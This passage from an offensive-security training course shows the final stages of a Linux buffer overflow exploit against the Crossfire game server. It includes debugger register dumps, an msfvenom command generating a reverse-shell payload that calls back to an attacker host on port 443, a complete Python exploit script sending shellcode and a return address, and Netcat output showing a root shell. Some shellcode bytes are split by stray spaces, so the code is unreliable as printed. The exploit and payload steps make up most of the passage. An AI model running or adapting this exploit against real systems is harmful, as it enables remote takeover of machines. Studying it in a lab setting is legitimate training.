


Figure 233: Setting a breakpoint in EDB

With the breakpoint set, we can run our proof-of-concept and if everything has gone according to plan, our debugger should stop at the JMP ESP instruction.





Figure 234: Hitting our breakpoint in the debugger

The breakpoint has been hit and we proceed to single-step into the JMP ESP instruction and land at our first stage shellcode.



Registers

EAX	b7d00a0e	ASCII "setup sound AAAAAAAAAAAAAA"
ECX	b7d01a80	ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EDX	b7d00a0e	ASCII "setup sound AAAAAAAAAAAA"
EBX	41414141	
ESP	bfffff000	
EBP	41414141	
ESI	41414141	
EDI	41414141	


EIP bfffff000 <[stack]>

C 0 ES 007b (00000000)
P 0 CS 0073 (00000000)
A 0 SS 007b (00000000)
Z 0 DS 007b (00000000)
S 1 FS 0000 NULL
T 0 GS 0033 (b7d5a700)
D 0
D 0

Bookmarks Registers

Figure 235: Landing at our first stage shellcode in memory

After executing the first instruction, we find that the EAX register now points to the beginning of our controlled buffer, right after the “setup sound” string.



Registers

EAX	b7d00a0a	ASCII "AAAAAAAAAAAAAAAAAAAAAA"
ECX	b7d01a80	ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EDX	b7d00a0e	ASCII "setup sound AAAAAAAAAAAA"
EBX	41414141	
ESP	bfffff003	
EBP	41414141	
ESI	41414141	
EDI	41414141	

EIP bfffff003 <[stack]>

C 0 ES 007b (00000000)
P 0 CS 0073 (00000000)
A 1 SS 007b (00000000)
Z 0 DS 007b (00000000)
S 1 FS 0000 NULL
T 0 GS 0033 (b7d5a700)
D 0
D 0

Bookmarks Registers

Data Dump

+ 0xb7cd5000-0xb7d21000

b7d0:0a0a	00 11 28 73 65 74 75 70 20 73 6f 75 6e 64 20 .. (setup sound
b7d0:0a1a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a2a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a3a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a4a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a5a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a6a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a7a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a8a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0a9a	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0aba	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0aca	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA
b7d0:0ada	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA

Stack

bfffff000	ff0cc083 . . .
bfffff004	909090e0 . . .
bfffff008	b7cfad00 . . .
bfffff00c	000214d8 . . .
bfffff010	00001528 (. . .
bfffff011	00000001 . . .
bfffff018	00000025 % . . .
bfffff01c	b7d00a3c < . . . ASCII "AAAAAAAAAAAAAA"
bfffff020	000001122 " . . .
bfffff024	00000000 . . .
bfffff028	0887cd60 . . . ASCII "sound"
bfffff02c	b7cfad40 @ . . .
bfffff030	bfffff348 H . . .
bfffff034	bfffff194 . . .
bfffff038	bfffff294 . . .
bfffff03c	00025d38 8] . . .

Debugger Error Console

paused

Figure 236: EAX pointing to the beginning of our A buffer

Once the EAX register is aligned by our first stage shellcode, a JMP EAX instruction brings us into a nice, clean buffer of A's:




Figure 237: Redirecting execution to the beginning of our buffer, after the "setup sound" string

12.6.1.1 Exercises

1. Find a suitable assembly instruction address for the exploit using EDB.
2. Include the first stage shellcode and return address instruction in your proof-of-concept and ensure that the first stage shellcode is working as expected by single stepping through it in the debugger.

12.7 Getting a Shell

All that's left to do now is drop our payload at the beginning of our buffer of A's reachable through the first stage shellcode. We choose to use a reverse shell as our payload and generate it using **msfvenom**. We pass **-p** to specify the payload followed by values for **LHOST** and **LPORT** respectively. We also specify the bad characters to avoid with the **-b** flag, the output format with **-f**, and the variable name to use with **-v**.

```
kali@kali:~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 470 bytes
shellcode = ""
shellcode += "\xbe\x35\x9e\x a3\x7d\xd9\x e8\xd9\x74\x24\x f4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\x e1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\x a1\xd7\x8d"
shellcode += "\xd8\x73\x44\x e1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\x a2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"
```

Listing 373 - Generating a Linux reverse shell payload using msfvenom

As mentioned above, the payload will be placed towards the beginning of our buffer. This means that we need to take the payload size into account and pad it with the correct amount of "A" characters. This will ensure that we maintain the original offset in order to overwrite the EIP register with our desired bytes. The final proof-of-concept implements the payload and adjusts the buffer size accordingly:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

nop_sled = "\x90" * 8 # NOP sled

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f
# py

shellcode = ""
shellcode += "\xbe\x35\x9e\x a3\x7d\x d9\x e8\x d9\x 74\x 24\x f4\x 5a\x 29"
shellcode += "\xc9\x b1\x 12\x 31\x 72\x 12\x 83\x c2\x 04\x 03\x 47\x 90\x 41"
shellcode += "\x88\x 96\x 77\x 72\x 90\x 8b\x c4\x 2e\x 3d\x 29\x 42\x 31\x 71"
shellcode += "\x4b\x 99\x 32\x e1\x ca\x 91\x 0c\x cb\x 6c\x 98\x 0b\x 2a\x 04"
shellcode += "\xb7\x fc\x b8\x 46\x af\x fe\x 40\x 67\x 8b\x 76\x a1\x d7\x 8d"
shellcode += "\xd8\x 73\x 44\x e1\x da\x fa\x 8b\x c8\x 5d\x ae\x 23\x bd\x 72"
shellcode += "\x3c\x db\x 29\x a2\x ed\x 79\x c3\x 35\x 12\x 2f\x 40\x cf\x 34"
shellcode += "\x7f\x 6d\x 02\x 36"

padding = "\x41" * (4368 - len(nop_sled) - len(shellcode))
eip = "\x96\x45\x13\x08" # 0x08134596
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90\x00#"

buffer = "\x11(setup sound " + nop_sled + shellcode + padding + eip + first_stage +
"\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*] Payload Sent !"
```

Listing 374 - Final exploit for the Crossfire application

We restart the Crossfire application and launch our exploit with the debugger attached. On our attacking machine, we receive a connection on our Netcat listener, but the shell appears to be stuck:

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40542
id
whoami
```

Listing 375 - The reverse shell is stuck

Going back to our debugger window, it appears that the application is paused and when we attempt to let it run, we receive a message regarding a debug event:




Figure 238: EDB - Debug Event

Simply clicking *OK* on the event and going back to our Netcat listener solves the problem. However, every time we run a command, we have to repeat the process.

This is due to the fact that the debugger is catching SIGCHLD³³¹ events generated when something happens to our spawned child process from our reverse shell such as the process exiting, crashing, stopping, etc.

To ensure that our exploit is working as intended, we restart the Crossfire application and run it without a debugger attached:

```
kali@kali:~$ nc -lnpv 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40544
whoami
root
```

Listing 376 - A working reverse shell from the Linux machine

As we suspected, running the application without a debugger attached provides us with a working reverse shell from the victim machine.

12.7.1.1 Exercises

1. Update your proof-of-concept to include a working payload.
2. Obtain a shell from the Crossfire application with and without a debugger.

12.8 Wrapping Up

In this module, we covered the process of exploiting a buffer overflow vulnerability on a Linux operating system. Similar to the exploit used in the Windows Buffer Overflow module, we were able to debug a crash in a vulnerable application and write a fully working exploit for it.

³³¹ (Andries Brouwer, 2003), <https://www.win.tue.nl/~aeb/linux/lk/lk-5.html>